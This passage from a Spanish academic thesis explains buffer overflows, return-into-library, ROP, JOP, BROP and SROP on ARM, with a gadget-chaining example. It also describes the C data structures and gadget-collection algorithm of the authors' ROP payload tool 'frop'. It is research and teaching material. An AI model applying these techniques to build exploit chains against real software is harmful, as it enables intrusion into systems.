Siguiendo los estándares de esta arquitectura, el registro `lr` sirve para almacenar la dirección de retorno justo antes de invocar a una subrutina, pero... ¿Qué ocurre si dentro de la subrutina se llama a otra subrutina?; en este caso la primera deberá guardar el valor de `lr` en la pila antes de invocar a la segunda.



Figura 2.4: Estado de la pila tras invocar una subrutina

En la figura 2.4 podemos ver un ejemplo de estos casos; representa el estado de la pila (*stack*) tras invocar una subrutina, quedando la dirección de retorno de `lr` almacenada en la primera posición del marco de pila (*stack frame*) de la subrutina.

2.4. Evolución de las técnicas de ataque

A continuación vamos a realizar un pequeño recorrido histórico para contemplar la evolución que han experimentado las técnicas de ataque más importantes a raíz de las contramedidas diseñadas por los profesionales de la seguridad.

2.4.1. Buffer Overflow

Tal y como hemos dicho en la introducción, desde los inicios de la propia informática la acompañan los errores de software. En la jerga, a un error se le suele llamar *bug* (*bicho* en castellano) por razones históricas; existe la leyenda del primer error de programación, el 9 de septiembre del año 1947, en el ordenador 'Mark II' del Laboratorio de Computación de la Universidad de Harvard, el cual tuvo un fallo en un relé electromagnético debido a que una polilla se había enganchado a él[1].

Hay distintos tipos (división por cero, *deadlock*, etc), pero nosotros nos vamos a centrar en un error específico muy cometido por los programadores: el desbordamiento de *buffer* (*buffer overflow*). Dicho error se produce cuando en un programa se escribe en un buffer local sin comprobar previamente si la longitud del contenido a escribir es mayor que la capacidad del buffer. Si esto ocurre y la entrada es proporcionada por el usuario, puede desencadenar en fatales consecuencias, como veremos en la siguiente sección.

Para entender las consecuencias de un desbordamiento es necesario entender el funcionamiento de la ABI de llamada a función, explicado en la sección 2.3.3. Haciendo referencia a lo comentado en los dos últimos párrafos de dicha sección, vamos a asumir que la dirección de retorno está guardada en la pila (en la práctica, es muy probable que esto ocurra).

Lo curioso de este asunto se debe a la naturaleza de dos elementos: el buffer y la propia pila. La pila se sitúa en direcciones altas del proceso y crece hacia direcciones más bajas; esto es, cada vez que insertamos un elemento en la pila (`push`), la dirección apuntada por el registro `sp` se decrementa en cuatro unidades (la pila aumenta), mientras que si extraemos un elemento, a `sp` se le suma cuatro. Por el contrario, el primer elemento de un buffer que se encuentra en la pila está situado en la dirección más baja de este, y crece hacia direcciones más altas.



Figura 2.5: Ejemplo de desbordamiento de buffer

Como podemos apreciar en la figura 2.5, si sobrepasamos los límites del buffer local, se sobreescribe todo aquello que esté en direcciones más altas de la memoria del proceso. Ya sabemos que la función carga el valor almacenado correspondiente en el contador de programa cuando realiza el epílogo; ahora bien, si este valor corresponde con una dirección válida del proceso, el procesador tratará, como instrucción, el opcode almacenado en esa dirección y continuará su ejecución; si, por el contrario, no es válida, el programa terminará por 'violación del segmento'. Desde el punto de vista de la seguridad, **si ya se ha dado el caso** en el que la dirección de retorno se ha sobreescrito, obviamente

es preferible que este valor no sea una dirección válida ya que, en ese caso, el error se transforma en un una simple denegación de servicio (*DOS*). El peligro real está en la posibilidad de escribir una dirección válida que, además, corresponda con una instrucción real, controlada por el atacante.

En un desbordamiento de buffer 'clasico', además de sobreescribir concienzudamente la dirección de retorno, se diseña un *shellcode* que se inserta en el buffer local, de modo que la dirección de retorno apunta a una zona del buffer, ejecutándose así la secuencia de instrucciones insertada por el atacante. Para que esto sea posible, la zona de memoria correspondiente a la pila debe tener permiso de ejecución. Afortunadamente, los procesadores actuales gozan de una extensión llamada 'NX' (Non eXecutable) la cual impide que se ejecuten instrucciones en zonas de memoria determinadas (a.k.a. el stack). Cabe destacar que incluso si el procesador no provee esta característica, el parche de Linux 'PaX' implementa mecanismos que emulan muy bien esta protección.

2.4.2. Return-into-library

En aquellos casos en los que la protección NX está presente, aunque sea posible insertar un shellcode y redireccionar el flujo de ejecución hacia él, el programa finalizará, frustando los intentos del atacante. La técnica *return-into-library* consiste en redireccionar el flujo de ejecución a funciones presentes en el propio ejecutable (obviamente en zonas de memoria con permisos de ejecución). Estas funciones suelen pertenecer a la libreria del sistema, como *system() o execve()*, situando los argumentos convenientemente (dependiendo del convenio de llamada), de forma que el atacante puede ejecutar comandos arbitrarios.

En este caso, la primera limitación que se puede encontrar una persona que realice este ataque es la protección ASLR (*Address space layout randomization*). ASLR se encarga de que las librerias dinámicas (e.g. *libc*) se carguen en una dirección aleatoria en cada ejecución; de este modo, por cada vez distinta que se lance el programa, una función determinada se situa en distintas posiciones de la memoria, dificultando la técnica return-into-library ya que, a priori, no se conoce dónde estará la función que se desee ejecutar.

2.4.3. Return Oriented Programming

Llegamos a la técnica ROP (también conocida como *borrowed code chunks*), la cual es la clave de este trabajo. Esta técnica es útil si tanto NX como ASLR están habilitados ya que, si un binario ha sido compilado sin opciones especiales, el código de este se sitúa en posiciones estáticas.

Esta técnica es una generalización de return-into-library; en lugar de ejecutar funciones enteras, se ejecutan trozos (*chunk*) de estas (generalmente correspondientes a los epílogos de las funciones) los cuales están situados en el propio código del proceso. En la literatura, la arquitectura más comúnmente utilizada para estudiar esta técnica es **x86**. De hecho, tal y como hemos visto en la sección 2.1, existen pocas herramientas públicas que trabajen sobre la arquitectura ARM y construyan un payload; la mayoría trabajan sobre x86. Esta es una arquitectura CISC con una gran densidad de código, además de tener una

'geometría asimétrica': no todas las instrucciones constan de un número fijo de bytes. Esto permite muchísimas posibilidades ya que una instrucción legítima e inofensiva puede convertirse en una idónea para un atacante. Veamos un ejemplo[16]:

Dado este programa en C:

```
void main(){
  int i = 58623;
}
```

Una vez compilado, si des-ensamblamos la instrucción correspondiente con la asignación de la variable i, tenemos:

```
c7 45 fc ff e4 00 00  movl   $0xe4ff, -0x4(%ebp)
```

Podemos observar que el opcode de la instrucción `movl` contiene los bytes `0xff` y `0xe4` que corresponden con otra instrucción:

```
$ rasm2 -d 'ff e4'
jmp esp
```

Para lo que a nosotros nos concierne, todas las instrucciones ocupan 4 bytes. No obstante, esto no es una limitación, porque aún así podemos aprovechar instrucciones existentes.

Volviendo a la técnica ROP, el objetivo de un atacante, en este caso, es conseguir secuencias de instrucciones seguidas que acaban en una instrucción de retorno. Estas secuencias de instrucciones son los gadgets. La 'magia' de esta técnica es la posibilidad de encadenar gadgets, puesto que todos ellos terminan con una instrucción de retorno y se tiene control de la pila. Veamos un ejemplo.

Supongamos que tenemos un programa cuyo fichero binario ha sido compilado sin opciones especiales y tiene contenidas las siguientes instrucciones: en la dirección 0x81b4, `mov r0, r4`; en la dirección 0x81b8, `pop {r5, pc}`; y en la dirección 0x82a0, `pop {r4, pc}`. Nuestro objetivo, para ilustrar el funcionamiento del encadenamiento de gadgets, es conseguir escribir el valor 0x7a69 en el registro `r0`. La figura 2.6 muestra el estado del stack justo antes de restaurar la dirección de retorno guardada por la función que invoca a la subrutina vulnerable. Como podemos observar, `sp` apunta a dicho valor, que ha sido sobreescrito con el fin de secuestrar el flujo del programa hacia otro punto distinto al original.

Cuando este valor (correspondiente con el primer gadget) sea desapilado al contador de programa, empezará a ejecutarse el programa ROP diseñado (payload). La primera instrucción que se ejecuta es `pop {r4, pc}`, que está situada en la dirección 0x82a0. Al tratarse de una instrucción `pop`, por cada registro que aparece en ella se incrementa en cuatro unidades el valor de `sp`, volcando el valor en el respectivo registro; en este caso, el siguiente valor que se encuentra en el stack, 0x7a69, se desapila copiándose en el registro r4 y, seguidamente, se desapila el siguiente (0x81b4) en el contador de programa. Por esta razón, tal y como apuntábamos en la sección 2.3.2, estas instrucciones son nuestras 'return' (la arquitectura x86 dispone de la instrucción `ret` que se encarga, precísamente, de desapilar una palabra del stack en el contador de programa).



Figura 2.6: Ejemplo de encadenamiento de gadgets

El código de colores es tal que cada color representa el *frame* de un determinado gadget; esto es, la dirección de la cabeza junto a las salidas (valores que se desapilaran con la instrucción `pop` excepto el que se escribirá en `pc`). Nos damos cuenta de que tras la ejecución del primer gadget, se encadena el segundo, consiguiendo mover el valor escrito en el registro `r4` al registro `r0`. Tras la instrucción `mov`, el return del gadget es `pop {r5, pc}`. Si necesitáramos realizar más operaciones, tan solo hay que seguir encadenando mas gadgets hasta conseguir el estado deseado. El valor que se escribe en el registro `r5` es el valor ASCII correspondiente con la letra 'A', representando un relleno puesto que `r5` no nos es útil.

Una vez entendido el mecanismo, nos damos cuenta que los gadgets son unidades operacionales (a.k.a. instrucciones) que realizan unos efectos determinados. El conjunto de gadgets que consigamos reunir será nuestro juego de instrucciones que nos permitirá escribir un programa ROP. Es importante percatarse de que hay distintos tipos de efectos. Tomando como referencia el ejemplo que acabamos de ver, la instrucción `pop {r4, pc}` genera un *output* de una palabra, mientras que la instrucción `mov r0, r4` requiere el registro `r4` como *input*. Esto lo veremos más adelante en la sección 3.3.1.

Esta técnica no solo consigue burlar las protecciones comentadas al principio de la sección... Si un atacante consigue ejecutar un payload ROP en un programa firmado electrónicamente, las acciones que se realicen estarán firmadas a los ojos de cualquier sistema puesto que el ejecutable lo está. No obstante, si durante la compilación, se ha usado la opción `PIE` (*Position Independent Executables*), el código del programa residirá en posiciones aleatorias, dificultando así la ejecución exitosa de un payload ROP.

2.4.4. Otras variaciones de ROP

En el mundo de la seguridad nada es estático... Cuando empezó a conocerse públicamente la técnica ROP, aparecieron también varias técnicas de prevención: StackGuard, limitación de instrucciones return, etc. No obstante, tal y como sabiamente dice el refrán popular, 'hecha la ley, hecha la trampa'. En esta sección vamos a ver otras técnicas derivadas del Return Oriented Programming que surgen a partir de limitaciones que se van imponiendo a lo largo del tiempo.

Una de las contraofensivas que se pensaron fue limitar el número de instrucciones return (en el caso de ARM, `pop {pc}`). Evidentemente, si no hay instrucciones que carguen directamente una palabra de la pila al contador de programa, es imposible para un atacante encadenar instrucciones como lo hacíamos con ROP; así que a raíz del problema, surgió la solución: **JOP** (*Jump Oriented Programming*). La idea es muy similar, pero en lugar de desapilar directamente desde el stack hasta el contador de programa, lo que trama es modificar un registro de propósito general del cual se disponga una instrucción de salto indirecto a dicho registro. Por poner un ejemplo, si disponemos de la instrucción `bx r5` podemos almacenar la dirección del gadget en el registro `r5` y saltar a él. La figura 2.7 [13] muestra de manera gráfica la diferencia entre las dos técnicas.



Figura 2.7: Diferencia entre las técnicas ROP y JOP

Ahora bien, si el escenario al que nos enfrentamos es totalmente oscuro, esto es, si un atacante trata de (valga la redundancia) atacar un software cerrado del que no se conoce ni el código ni se tiene el binario, utilizar la técnica ROP es dificil de imaginar. Aquí aparece **BROP** (*Blind Return Oriented Programming*)[17]. Para realizar este ataque, solamente es necesario que el servicio remoto vulnerable a desbordamiento de pila se reinicie tras el propio desbordamiento (*forking server*) y que éste contenga un gadget mínimo que permita escribir sobre un descriptor de fichero. De este modo, el atacante puede ser capaz de recolectar suficiente información en la memoria a través del socket y, posteriormente, realizar un ataque ROP. Es simplemente soberbio.

Hay otras más, entre ellas **SROP**, el cual aprovecha las señales del propio sistema operativo para tener control de absolutamente todo el estado del procesador en un solo gadget, etc. En definitiva, el apasionante mundo de la seguridad es como la típica analogía del perro y el gato: los *buenos* intentan cerrar puertas a los *malos* mientras estos abren nuevas puertas, más sofisticadas.

Capítulo 3

Implementación

A continuación explicaremos el procedimiento que se ha seguido para implementar la herramienta a la que hemos bautizado como **frop**.

3.1. Descodificación de instrucciones

A lo largo de nuestra tarea trabajaremos sobre las instrucciones máquina; son la base de todo nuestro trabajo, así que tras leer el fichero binario, obteniendo palabras de 32 bits codificadas, deberemos descodificarlas para poder extraer gadgets. Para ello, seguiremos los siguientes dos pasos: conocer **qué** instrucción es, mediante una tabla proporcionada por Imran Nazar[14]; y des-ensamblarlas adecuadamente, siguiendo el manual de referencia oficial (tal y como hemos comentado en la sección 2.3.1).

Para ello, hemos creado un tipo de datos que representa una única instrucción máquina de 32 bits:

```
typedef struct {
    uint32_t addr;           // Instruction address //
    uint32_t opcode;         // Instruction opcode //
    uint32_t regs;           // Registers=>High: Write|Low: Read //
    op_t operation;          // Operation with registers //
    instr_type_t instr_type; // Instruction type //
    uint8_t use_inmediate;   // Check if it use inm. value //
    uint8_t use_shift;       // Check if it use a shift //
    uint8_t reg_shift;       // Register to shift //
    int inmediate;           // Inmediate Value //
    Shift_t shift_type;      // What kind of shift //
    char string[200];        // Disassembled Instruction //
} instr_obj_32;
```

Listing 3.1: Estructura 'instr_obj_32'

En la sección 2.2.3 hemos visto cómo obtener los distintos segmentos dependiendo de su contenido o los permisos que este tenga en la imagen de la memoria del programa;

así que almacenaremos todos los segmentos con permisos de lectura y ejecución en una lista de segmentos. A medida que vamos recorriendo todos los segmentos ejecutables, vamos almacenando una instrucción del tipo 'instr_obj_32' por cada cuatro bytes que nos encontremos. Todas estas instrucciones las iremos añadiendo a otra lista, en este caso de instrucciones, de modo que al finalizar todos los segmentos tendremos una lista completa de todas las instrucciones disponibles en el binario e información que nos será útil y accesible eficientemente.



Figura 3.1: Obtención de instrucciones a partir del archivo binario

En la figura 3.1 se muestra como, a partir del archivo binario, se descodifican las instrucciones añadiéndolas a la lista correspondiente. Cada nodo de esta lista apunta a una estructura del tipo 'instr_obj_32' (representadas por los rectángulos redondeados de la parte derecha).

De entre los atributos de la estructura 'instr_obj_32', hay tres tipos de datos que hemos creado para la ocasión:

```
typedef enum {
  OP_AND,  OP_EOR,
  OP_SUB, OP_RSB, OP_ADD, OP_ADC, OP_SBC,
  OP_RSC, OP_TST, OP_TEQ, OP_CMP, OP_CMN,
  OP_ORR, OP_MOV, OP_BIC, OP_MVN, OP_POP,
} op_t;
```

Listing 3.2: Distintos tipos de operaciones existentes en ARM

```
typedef enum {
  INS_RET, INS_DATA, INS_MEM, INS_STR, INS_MUL, INS_INT, INS_NOP,
  INS_SWP, INS_BKT, INS_PSR, INS_BR, INS_COP, INS_CLZ, INS_UNDEF
} instr_type_t;
```

Listing 3.3: Distintos tipos de instrucciones

```
typedef enum {
  LSL,
  LSR,
  ASR,
  ROR,
  RRX
} Shift_t;
```

Listing 3.4: Distintos tipos de desplazamientos existentes en ARM

3.2. Recolección de Gadgets

El siguiente paso, una vez tenemos una lista con todas las instrucciones, es recolectar los posibles gadgets que contenga. A lo largo de la presente sección vamos a explicar cómo obtenemos otra lista, en este caso, de gadgets.

Se ha seguido un algoritmo que recorre la lista de instrucciones desde la cola hasta la cabeza, buscando instrucciones return (`pop {..., pc}`). Cuando encuentra una instrucción de este tipo crea un gadget y sigue añadiendo instrucciones a él siempre que sean válidas y no se alcance la longitud máxima de instrucciones por gadget[1]. Una instrucción es válida siempre y cuando sea una de las siguientes instrucciones:

- Instrucción de procesamiento de datos (del tipo `INS_DATA`)
- Instrucción de almacenamiento con *Pre-Indexing* y *offset* de valor inmediato
- Return (`pop..., pc`)

Una vez se cumple alguna de estas condiciones, se finaliza la construcción de este y se añade a la lista de gadgets. Si se encuentra una instrucción return mientras se está construyendo un gadget, es necesario retroceder un paso tras añadirlo a la lista, ya que la instrucción que estamos procesando será la cola de un nuevo gadget. El pseudo-código del algoritmo es el siguiente:

[1]La longitud por defecto es de tres instrucciones por gadget, pero el usuario lo puede modificar mediante argumento

```
building <- 0 ## Indica si estamos construyendo un gadget
for última_instrucción -> primera do
  if !building then   ## Buscando instrucciones return
    if instrucción_es_return then
      Crear nuevo gadget
      añadir instrucción a gadget
      if MAX_LENGTH == 1 then
        Añadir gadget a la lista
      else
        building <- 1
      end if;
    end if
  else ## Estamos construyendo un gadget
    if instrucción_es_return || instrucción_no_valida then
      building <- 0   ## Fin del gadget
      Añadir gadget a la lista
      if instrucción_es_return then
        retroceder una instrucción
      end if
    else if instrucción_valida then
      añadir instrucción a gadget
      if longitud(gadget) == MAX_LENGTH then
        building <- 0 ## Fin del gadget
        Añadir gadget a la lista
      end if
    end if
end for
```

Listing 3.5: Pseudo-código del algoritmo de recolección de gadgets

La lista de gadgets es en realidad una lista de listas, cada sublista de la cual corresponde con un gadget del algoritmo (cuando **creamos un nuevo gadget**, en realidad, estamos creando una sublista). Al salir del bucle tendremos la lista de gadgets construida. La figura 3.2 muestra un pequeño ejemplo del resultado del algoritmo. Las flechas grises sombreadas representan las cargas útiles de cada nodo de una lista; aunque, en realidad, cada nodo de cada sublista de 'Gadgets' tiene una carga útil del tipo 'Gadget_t', no obstante, hemos preferido representarlo así en la figura 3.2 puesto que el atributo importante es el puntero a 'instr_obj_32' de la lista de instrucciones, representado por las flechas negras. En cuanto al código de colores de las instrucciones, aquellas coloreadas de verde serán las incluidas dentro de los gadgets.

```
typedef struct {
  instr_obj_32 *instruction;
  union {
    // 'return' node (tail) of each sublist in 'gadgets' //
    struct list *effects_list;
    // other nodes //
    struct Lnode *effects_node;
  } pointer;
  int Inputs[15];
  int Outputs[15];
} Gadget_t;
```

Listing 3.6: Estructura 'Gadget_t'

Gadget_t: Representa un gadget. El puntero 'instruction' hace referencia a la instrucción de la cabeza del gadget; la unión 'pointer' hace referencia a una lista, si 'instruction' apunta a una instrucción return, o a un nodo de la lista 'effects_list', en caso contrario.



Figura 3.2: Recolección de gadgets a partir de la lista de instrucciones

Cuando tenemos la lista de gadgets completa tenemos tantos gadgets como nodos totales dentro de todas las sublistas de la lista 'Gadgets'. Poniendo como ejemplo el mostrado en la figura 3.2, la secuencia `mov r0, r4; pop {r5, pc}` son dos gadgets funcionales: por un lado, la propia secuencia `mov r0, r4; pop {r5, pc}`; por otro, `pop {r5, pc}`. Así que, si las instrucciones mostradas en la figura fueran las únicas disponibles, tendríamos tres gadgets funcionales.

Llegados a este punto, tenemos todo lo necesario para mostrar por pantalla todos los gadgets disponibles; lo único que tenemos que hacer es recorrer la lista de gadgets imprimiendo, por cada elemento, toda la lista de instrucciones que lo conforman. En el capítulo 4 podemos ver un ejemplo de la salida del programa.

3.3. Obtención del juego de instrucciones ROP

Uno de nuestros objetivos principales es generar un juego de instrucciones en base a las operaciones disponibles para poder recompilar el código del programa en tiempo de ejecución. Además de que nuestro juego de instrucciones es desconocido, no siempre es el mismo ya que, evidentemente, varía para dos archivos binarios distintos.

A lo largo de esta sección vamos a ver cómo conocer las operaciones que tenemos disponibles tras obtener la lista de gadgets.

3.3.1. Operaciones y efectos

Ya sabemos que cuando implementamos un programa ROP (payload) nuestras 'instrucciones' son aquellos gadgets que estén disponibles en el binario. Es evidente que se puede presentar el caso en el cual un gadget realice acciones que 'contaminen' el estado; en otras palabras, puede que un determinado gadget deshaga acciones realizadas previamente porque entre la instrucción de nuestro interés y el return hay otra instrucción que escribe en un registro que teníamos escrito previamente.

Es interesante abstraer la unidad de gadget y determinar los efectos sobre los registros y la memoria que producen el conjunto de instrucciones que lo conforman. Tim Kornau realizó un estudio[11] muy teórico acerca de la abstracción de operaciones de los gadgets, usando REIL (*The Reverse Engineering Intermediate Language*)[8], un lenguaje intermedio independiente de la plataforma que tiene como objetivo simplificar los algoritmos de análisis de código estático, como el de la búsqueda de gadgets para ROP[9].

Nosotros hemos determinado tres campos:

- **Entradas**: Registros (normalmente de propósito general) que el gadget copiará a otros, por tanto, se debe escribir el contenido previamente.
- **Salidas**: Registros sobrescritos por el gadget.
- **Efectos**: Relaciones de escrituras. Pueden ser de varios tipos:
  - Registro a Registro.
  - Valor Inmediato a Registro.
  - Registro a Memoria.
  - Valor Inmediato a Memoria.

Con estas tres características tenemos toda la información necesaria quedándonos con un juego de instrucciones representado, por una parte, por efectos en registros y memoria;

y por otra, por entradas que un gadget necesita que se cumplan a priori para que pueda ejercer su función. En la figura 4.1 podemos ver dos ejemplos.



Figura 3.3: Entradas, Salidas y Efectos

Si, como instancia, queremos escribir en el registro `rX`, tan solo necesitamos buscar entre aquellos gadgets que lo tengan como salida. Si `rX` se encuentra en la lista de la instrucción `pop` del return, no necesitaremos más gadgets; si no, deberemos buscar en los efectos para conocer qué se escribe en él: si se escribe un valor inmediato, podemos aceptar el gadget (si el valor es el deseado) o descartarlo; si, por el contrario, se transfiere el valor desde otro registro, sabremos qué entrada le transfrirá el valor a `rX`.

Como hemos visto en la sección 2.3.2 usualmente tenemos suficientes instrucciones return que contienen registros de propósito general, así que no tendremos problemas en encontrar este tipo de operaciones, las cuales solamente tienen salidas, no requieren entradas y carecen de efectos colaterales. Estas serán las primeras en aparecer en nuestro programa ROP, como veremos en la sección 3.4.2.

3.3.2. Selección de gadgets

Una vez identificadas las operaciones que realiza cada gadget, deberemos evaluarlos y catalogarlos en función de las salidas. Para ello hemos diseñado dos elementos, donde almacenaremos gadgets en bruto y gadgets usables, respectivamente.

El primero es fabricado mediante el siguiente procedimiento: recorremos la lista de gadgets cuyas operaciones han sido previamente procesadas y los filtramos a través de una función de evaluación que permite ordenar los distintos gadgets en base a los registros que tiene como salidas y el tamaño de frame de pila que genera, obteniendo un valor por cada gadget. Si el gadget evaluado tiene efectos colaterales prohibitivos (escribe en `sp`, etc) obtendrá un valor negativo, por lo que se prescindirá de él. En caso de obtener un valor positivo, cuanto mayor sea, mejor será el gadget.

